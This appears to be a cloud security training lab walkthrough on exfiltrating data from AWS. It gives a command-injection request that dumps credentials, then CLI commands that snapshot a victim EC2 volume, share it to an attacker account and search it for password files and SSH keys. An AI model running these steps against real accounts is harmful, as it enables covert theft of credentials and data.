Once we have collected secrets which enable us to interact with the AWS EC2 services, we can sometimes leverage this access to create an image of an instance. Once we have created an image of the instance, then we can share the image within another AWS account (e.g. an AWS account admin'd by the attacker). From that account, the attacker can download the image and in most scenarios crave all of the files which are stored on disk within the image and leverage the information that is collected from the image (e.g. secrets, SSH keys, etc...) to access additional information systems. Alternatively, modifications to the image can be made (e.g. addition of another SSH key), and then the image can be in many conditions spun back up within the target's internal VPC.

Note: A few other AWS services can also share data across AWS accounts as a feature. These AWS services include:

- Elastic Block Store (EBS) snapshots
- Relational Database Service (RDS) snapshots
- Amazon Machine Images (AMIs)
- ElasticSearch clusters
- S3 Buckets
- Glacier

Expanding Access via Collecting Creds with AMIs (Amazon Machine Images)

For this section we will be learning about how to use our EC2 access to create a permanent snapshot of all the data in the vulnerable machine. This allows us as much time as we want to peruse through local files looking for keys or other sensitive data. This also allows us to prevent the victim from seeing what files we've accessed.

Set up the Profile

Using our initial permissions obtained via the Lambda Command Execution, and ensure the credentials profile is still setup correctly:

Commands

```
root@ip-10-0-1-251:/shared# curl -s "https://a8spqqmetd.execute-api.us-east-1.amazonaws.com/prod?inputstring=1%3Bexport+%7C+grep+AWS+%7C+grep+AWS%3B+echo+1" | grep -e
"KEY\|TOKEN"

root@ip-10-0-1-251:/shared# aws configure --profile vulnlambda
AWS Access Key ID [****************IVBP]:
AWS Secret Access Key [****************Md+S]:
Default region name [us-east-1]:
Default output format [json]: table

root@ip-10-0-1-251:/shared# vi ~/.aws/config
...
[profile vulnlambda]
region = us-east-1
output = table

root@ip-10-0-1-251:/shared# vi ~/.aws/credentials
...
[vulnlambda]
aws_access_key_id = ASIA...
aws_secret_access_key = vgw...
aws_session_token = FQo...
```

Getting the Instance ID

Identify a target that would be likely to contain valuable data:

Commands

```
root@ip-10-0-1-251:/shared# aws --profile vulnlambda ec2 describe-instances --region us-east-2 >> /shared/ec2_dump.txt
root@ip-10-0-1-251:/shared# vi /shared/ec2_dump.txt
```

Review the returned instances in ec2_dump to find an instance of note. For this exercise, use the instance tagged SaltMaster (SnapshotMe):

Identify the ID of the Volume attached to that Instance

Terminal

```
...
|||||                                          Ebs                                          |||||
||||+-----------------------------------------+---------------------------------------------+||||
|||||  AttachTime                             |  2018-07-13T04:13:34.000Z                   |||||
|||||  DeleteOnTermination                    |  True                                       |||||
|||||  Status                                 |  attached                                   |||||
|||||  VolumeId                               |  vol-0eabf084f016b3913                      |||||
...
||||  Value                       |  SaltMaster (SnapshotMe)                                 ||||
...
```


Creating the Snapshot

Now we can create the snapshot of the EC2 machine so we can clone it in the next step.

Commands

```
root@ip-10-0-1-251:/shared# aws --profile vulnlambda ec2 create-snapshot --region us-east-2 --volume-id "vol-0eabf084f016b3913"
--------------------------------------------------------------------------------------------------------------------------------------------------------------------------
|                                                                  CreateSnapshot                                                                                          |
+-------------+------------+---------------+-----------+-------------------------+---------------------------+----------+-------------------------+-------------+
| Description | Encrypted  |    OwnerId    | Progress  |       SnapshotId        |         StartTime         |  State   |        VolumeId         | VolumeSize  |
+-------------+------------+---------------+-----------+-------------------------+---------------------------+----------+-------------------------+-------------+
|             |  False     |  885264802853 |           |  snap-0daaac465901b9632 |  2018-08-01T17:05:07.000Z |  pending |  vol-0eabf084f016b3913  |  8          |
+-------------+------------+---------------+-----------+-------------------------+---------------------------+----------+-------------------------+-------------+
```

Snapshots may take a minute or two to create. You can check to see if the snapshot is "completed" status using describe-snapshots:

Terminal

```
root@ip-10-0-1-251:/shared# aws --profile vulnlambda ec2 describe-snapshots --region us-east-2 --snapshot-ids snap-0daaac465901b9632
--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
|                                                                     DescribeSnapshots                                                                                          |
+--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+
||                                                                        Snapshots                                                                                               ||
|+-------------+------------+---------------+-----------+-------------------------+---------------------------+------------+-------------------------+-------------+|
|| Description | Encrypted  |    OwnerId    | Progress  |       SnapshotId        |         StartTime         |   State    |        VolumeId         | VolumeSize  ||
|+-------------+------------+---------------+-----------+-------------------------+---------------------------+------------+-------------------------+-------------+|
||             |  False     |  885264802853 |  100%     |  snap-0daaac465901b9632 |  2018-08-01T17:05:07.139Z |  completed |  vol-0eabf084f016b3913  |  8          ||
|+-------------+------------+---------------+-----------+-------------------------+---------------------------+------------+-------------------------+-------------+|
```

When the snapshot has finished creation, grant access to the snapshot to an account you own.

Getting Snapshot Access

Next we need to give our own AWS account permission to clone the target account's AMI


Commands

root@ip-10-0-1-251:/shared# aws sts get-caller-identity
{
"Arn": "arn:aws:iam::480927147553:user/aws_cli_user",
"UserId": "AIDAIHOEKDFIIZNN4HRGC",
"Account": "480927147553"
}
 	
root@ip-10-0-1-251:/shared# aws --profile vulnlambda ec2 modify-snapshot-attribute --region us-east-2 --snapshot-id snap-0daaac465901b9632 --attribute createVolumePermission --operation-type add --user-ids 480927147553
 	
root@ip-10-0-1-251:/shared#


Mounting the Volume

Now that we have created the Snapshot and given ourselves access we can mount it to an instance within our account.


If you don't have an instance in the same Region, you'll need to create one. Make note of the Availability Zone shown in the Instance Details (us-east-1b, us-east-2b, etc):




First navigate to https://console.aws.amazon.com/ec2 in your browser, then click Snapshots on the left, selecting private snapshots. Select the Shared Snapshot, and select "Create Volume", specifying the AZ the instance is in.



Right click to attach the volume:



Select the instance to attach the volume to:



Remember the Device Name when attached (e.g. /dev/sdf) as you will need it to mount the volume.

Note: Newer Linux kernels may rename the device from "sdf" to "xvdf" or something else similar.

SSH into the host you attached the volume to, check your devices to ensure you can see the new volume, create a mount point, and mount the volume.

Commands
root@ip-10-0-1-251:/shared# ls /dev | grep df xvdf xvdf1 root@ip-10-0-1-251:/shared# mkdir /mnt/snapshot root@ip-10-0-1-251:/shared# mount /dev/xvdf1 /mnt/snapshot root@ip-10-0-1-251:/shared# ls -alF /mnt/snapshot ...

Exploring for Sensitive Data

Now that we've created a copy of the victims volume we can start exploring it for sensitive data.

Some common places to find sensitive data are:

- /etc/shadow, /etc/passwd
- /home/*/.ssh/, /root/.ssh/, ~/.ssh/
- etc..

From the Name tag of this host, we can suspect it is a salt master.

Inspect the configuration files in /etc/salt and /srv for interesting contents.

Commands
root@ip-10-0-1-251:/shared# ls -alF /mnt/snapshot/etc/salt ... root@ip-10-0-1-251:/shared# ls -alF /mnt/snapshot/srv ...

Exercise

The Plan:

- Leverage the CMDi vuln to collect the secret -- Setup the AWS CLI tool to use the secret via a new profile --- Create an snapshot of the target instance ---- Share the snapshot with your AWS account ----- Create a volume from the Snapshot, attach to an instance, and explore the volume for sensitive information stored on disk

Alternative Approaches:

AMIs can also be created from running instances and shared to other accounts. Once in another account, a new instance can be created from that AMI, overwriting the authorized keys file to gain access to it. Creating an instance from a copied AMI is a bit more straightforward and provides a more true copy of the victim environment. One drawback of AMI sharing approach is that any agents or beacons present on the exfiltrated instance may still be live which may be noticed by the victim.

References

Check out the following references for more information:

- Setting Up the AMI Tools - https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/set-up-ami-tools.html#ami-download-bundle
- Beyond S3: Exposed Resources on AWS - https://duo.com/blog/beyond-s3-exposed-resources-on-aws